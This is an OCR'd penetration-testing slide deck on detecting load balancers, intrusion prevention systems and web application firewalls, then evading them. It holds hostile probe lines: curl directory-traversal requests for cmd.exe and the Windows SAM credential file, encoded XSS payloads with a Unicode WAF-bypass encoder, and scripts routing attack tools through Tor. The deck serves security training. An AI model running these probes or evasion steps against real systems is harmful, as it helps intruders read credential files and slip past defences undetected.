

Learn Security Online

You Spent All That Money ...And You Still Got Owned

Presented By:
Joe McCray

joe@learnsecurityonline.com
http://www.linkedin.com/in/joemccray
http://twitter.com/j0emccray

Let me take you back....



Penetration Testing Was Easy....

Step 1: Tell customer you are 31337 security professional

Customers only applied patches if it fixed something on the system

It was common practice NOT to apply system updates that didn't fix a problem you were experiencing on a system (WTF ARE YOU DOING - YOU MIGHT BREAK SOMETHING!!!!!)

Step 2: Scan customer network with ISS or Nessus if you were a renegade

Customers didn't apply patches, and rarely even had firewalls and IDSs back then

You know you only ran ISS because it had nice reports...

Step 3: Break out your uber 31337 warez and 0wn it all!!!!!


You only kept an exploit archive to save time (Hack.co.za was all you needed back then)


If you could read the screen you could 0wn the network!!!!!!!

If you were Ub3r 31337 you did it like this....

Learn Security Online


Port Scan & Banner Grab The Target





Learn Security Online


Get your exploit code...






Learn Security Online

Own the boxes and take screen-shots



Learn Security Online

Write The Report...



Learn Security Online

Get Paid....





Geez...That's A Lot To Bypass

More Security Measures are being implemented on company networks today

Firewalls are common place (perimeter and host-based)

Anti-Virus is smarter (removes popular hacker tools, and in some cases stops buffer overflows

Intrusion Detection/Prevention Systems are hard to detect let alone bypass

NAC Solutions are making their way into networks

Network/System Administrators are much more security conscious

IT Hardware/Software vendors are integrating security into their SDLC

.

Identifying Load Balancers

Most load-balancers are deployed for redundancy and performance improvement

As an attacker – load balancers are a headache.

You have no idea where you packets are going....

There is absolutely no point in running tools against a host without knowing if a load balancer has been deployed.

So – step 1 is to determine if the host is load balanced....

Step 2 – determine what type of load balancing is in place (HTTP or DNS)

Learn Security Online

Identifying Load Balancers

How can you tell if the target host is behind a load balancer?

Firefox LiveHTTP Headers

- **https://addons.mozilla.org/en-US/firefox/addon/3829**
- Look in HTTP header for modifications such as:
    1. BIGipServerOS in cookie
    2. nnCoection: close
    3. Cneonction: close

dig

* Look for multiple addresses resolving to one domain name
* dig google.com

Identifying Load Balancers

How can you tell if the target host is behind a load balancer?

Netcraft.com

* Look for things like "F5 BigIP"



29. wb.dlservice.microsoft.com		march 2009	akamai technologies	linux
30. fai.music.metaservices.microsoft.com		febuary 2008	microsoft corp	windows server 2003
31. trial.trymicrosoftoffice.com		april 2007	digital river, inc.	f5 big-ip
32. privacy.microsoft.com		march 2006	microsoft corp	windows server 2003
33. msevents.microsoft.com		november 2001	microsoft corp	unknown
34. winqual.microsoft.com		febuary 2003	microsoft corp	windows server 2003

lbd.sh

* **http://ge.mine.nu/lbd.html**
* sh lbd-0.1.sh targetcompany.com

halberd

* **http://halberd.superadditive.com/**
* halberd -v targetcompany.com

Identifying Intrusion Prevention Systems

Ok – so now you've figured out if you are up against a load balancer.

You've figured out if it's HTTP or DNS based load balancing and what the real IP is.

Just like there's no point in running tools against a load balanced host there is no point in running tools against a host that is protected by an IPS.

Sooooo...how can you tell if the target host protected an Intrusion Prevention System?



Identifying Intrusion Prevention Systems

How can you tell if the target host protected an Intrusion Prevention System?

Curl: The netcat of the web app world

http://curl.haxx.se/

curl -i http://www.targetcompany.com/../../WINNT/system32/cmd.exe?d

curl -i http://www.targetcompany.com/type+c:\winnt\repair\sam._

Look for RSTs and no response....tcpdump/wireshark is your friend ;-)

Active Filter Detection

- **http://www.purehacking.com/afd/downloads.php**
- **osstmm-afd -P HTTP -t targetcompany.com -v**

Identifying Intrusion Prevention Systems

Ok, so you're up against an IPS – relax...there are a few other things to consider.

HINT:
Most IDS/IPS solutions don't monitor SSL encrypted (actually any encrypted) traffic.

SSL Accelerators are expensive so not everyone has one.

Identifying Intrusion Prevention Systems

Most of the time you can get around an IPS by just using encryption.

The other thing to consider is whether the IPS is in-line or out of band.

Learn Security Online

Identifying Intrusion Prevention Systems

Does the IPS monitor SSL encrypted traffic?

vi /etc/xinetd.d/ssltest

```
#default: off
#description: OpenSSL s_client proxy (just change the target url)
service kerberos
{
disable = no
socket_type = stream
port = 8888
wait = no
protocol = tcp
user = root
server = /home/j0e/security/toolz/ssl_proxy.sh
only_from = 127.0.0.1
bind = 127.0.0.1
}
```

Learn Security Online

Identifying Intrusion Prevention Systems

Does the IPS monitor SSL encrypted traffic? (Cont.)

vi /home/j0e/security/toolz/ssl_proxy.sh

```
#!/bin/bash

openssl s_client -quiet -connect www.targetcompany.com:443 2>/dev/null
```

Start the service

```
/usr/sbin/xinetd -d -f /etc/xinetd.d/ssltest &
```

Run AFD against localhost

```
osstmm-afd -v -P HTTP -t localhost -p 8888 -v
```

Attacking Through Tor

To run scanning tools through Tor

```
alias hide='su -c "/home/j0e/dumbscripts/hide.sh"'

$ cat /home/j0e/dumbscripts/hide.sh
#!/bin/bash

# Startup privoxy
/usr/sbin/privoxy /etc/privoxy/config

# Start Tor
/usr/bin/tor

$ hide
# socat TCP4-LISTEN:8080,fork SOCKS4:127.0.0.1:targetcompany.com80,socksport=9050
```

Now all attacks can be launched against 127.0.0.1:8080 with Nessus or similar tool.

Are We Forgetting Something????

What if you don't detect any active filtering solution in place?

Can you still be missing something that messing with your traffic?

What about a WAF?

Most hosts running a WAF will show as not have an Active Filtering Solution in place by tools like AFD

Learn Security Online

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

* https://addons.mozilla.org/en-US/firefox/addon/3829
    * Look in HTTP header for modifications such as:

        1. Cookie Value has WAF info in it
            - BIGipServerwww.google.com_pool_http
            - barra_counter_session
            - WODSESSION

        2. Different server response code for hostile request
            - 501 Method Not Implemented

        3. Different "Server" response when hostile packet is sent

Learn Security Online

Identifying Web Application Firewalls

WAFs are surprisingly easy to detect?

Generally you just have to send 1 valid request, and one malicious request and diff the response.

Malicious tends to be any HTTP request that has a payload that contains things like:

' “ < ? # - | ^ *

Learn Security Online

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

curl -i http://targetcompany.com/cmd.exe | grep "501 Method"


Netcat

$ (echo "GET /cmd.exe HTTP/1.1"; echo "Host: targetcompany.com"; echo) | nc targetcompany.com | grep "501 Method Not Implemented"

If the server responds with error code "501 Method Not Implemented" then it is running mod_security.

Curl

curl -i http://www.targetcompany.com/%27
HTTP/1.1 999 No Hacking
Server: WWW Server/1.1



WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?
AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
http://www.aqtronix.com/WebKnight/

AQTRONIX WebKnight

Learn Security Online

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl
curl -i http://www.targetcompany.com/%27
Server: Apache
Location: http://www.targetcompany.com/error



Learn Security Online

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e

HTTP/1.1 200 Condition Intercepted

Date: Sun, 15 Mar 2009 01:42:01 GMT

Server: Apache

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Waffit (WAFWOOF)

```
[LSO@localhost wafw00f]$ python wafw00f.py http://www.microsoft.com

                                    ^     ^

       _   __  _   ____ _   __  _    _   ____
      ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
     | V V // o // _/ | V V // 0 // 0 // _/
     |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                   <
                                    ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.microsoft.com
The site http://www.microsoft.com is behind a Citrix NetScaler
Number of requests: 4
[LSO@localhost wafw00f]$ █
```

Learn Security Online

Bypassing Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Gary O'Leary-Steele
http://packetstormsecurity.org/web/unicode-fun.txt

[j0e@LinuxLaptop toolz]$ ruby unicode-fun.rb
Enter string to URL Unicode:<script>alert('XSS')</script>
%u003c%uff53%uff43%uff52%uff49%uff50%uff54%u003e%uff41%uff4c%uff45%uff52%uff54%uff08%u02b9%uff38%uff33%uff33%u02b9%uff09%u003c%u2215%uff53%uff43%uff52%uff49%uff50%uff54%u003e

Curl

curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e
HTTP/1.1 404 Not Found
Date: Sat, 14 Mar 2009 19:13:10 GMT
Server: Apache

Attacking Websites Through Tor

alias hide='su -c "/home/j0e/dumbscripts/hide.sh"'

$ cat /home/j0e/dumbscripts/hide.sh
#!/bin/bash

 # Startup privoxy
/usr/sbin/privoxy /etc/privoxy/config


 # Start Tor
/usr/bin/tor

$ hide
Firefox Tor Button

*** https://addons.mozilla.org/en-US/firefox/addon/2275**
Click on Firefox TOR button and have fun hacking

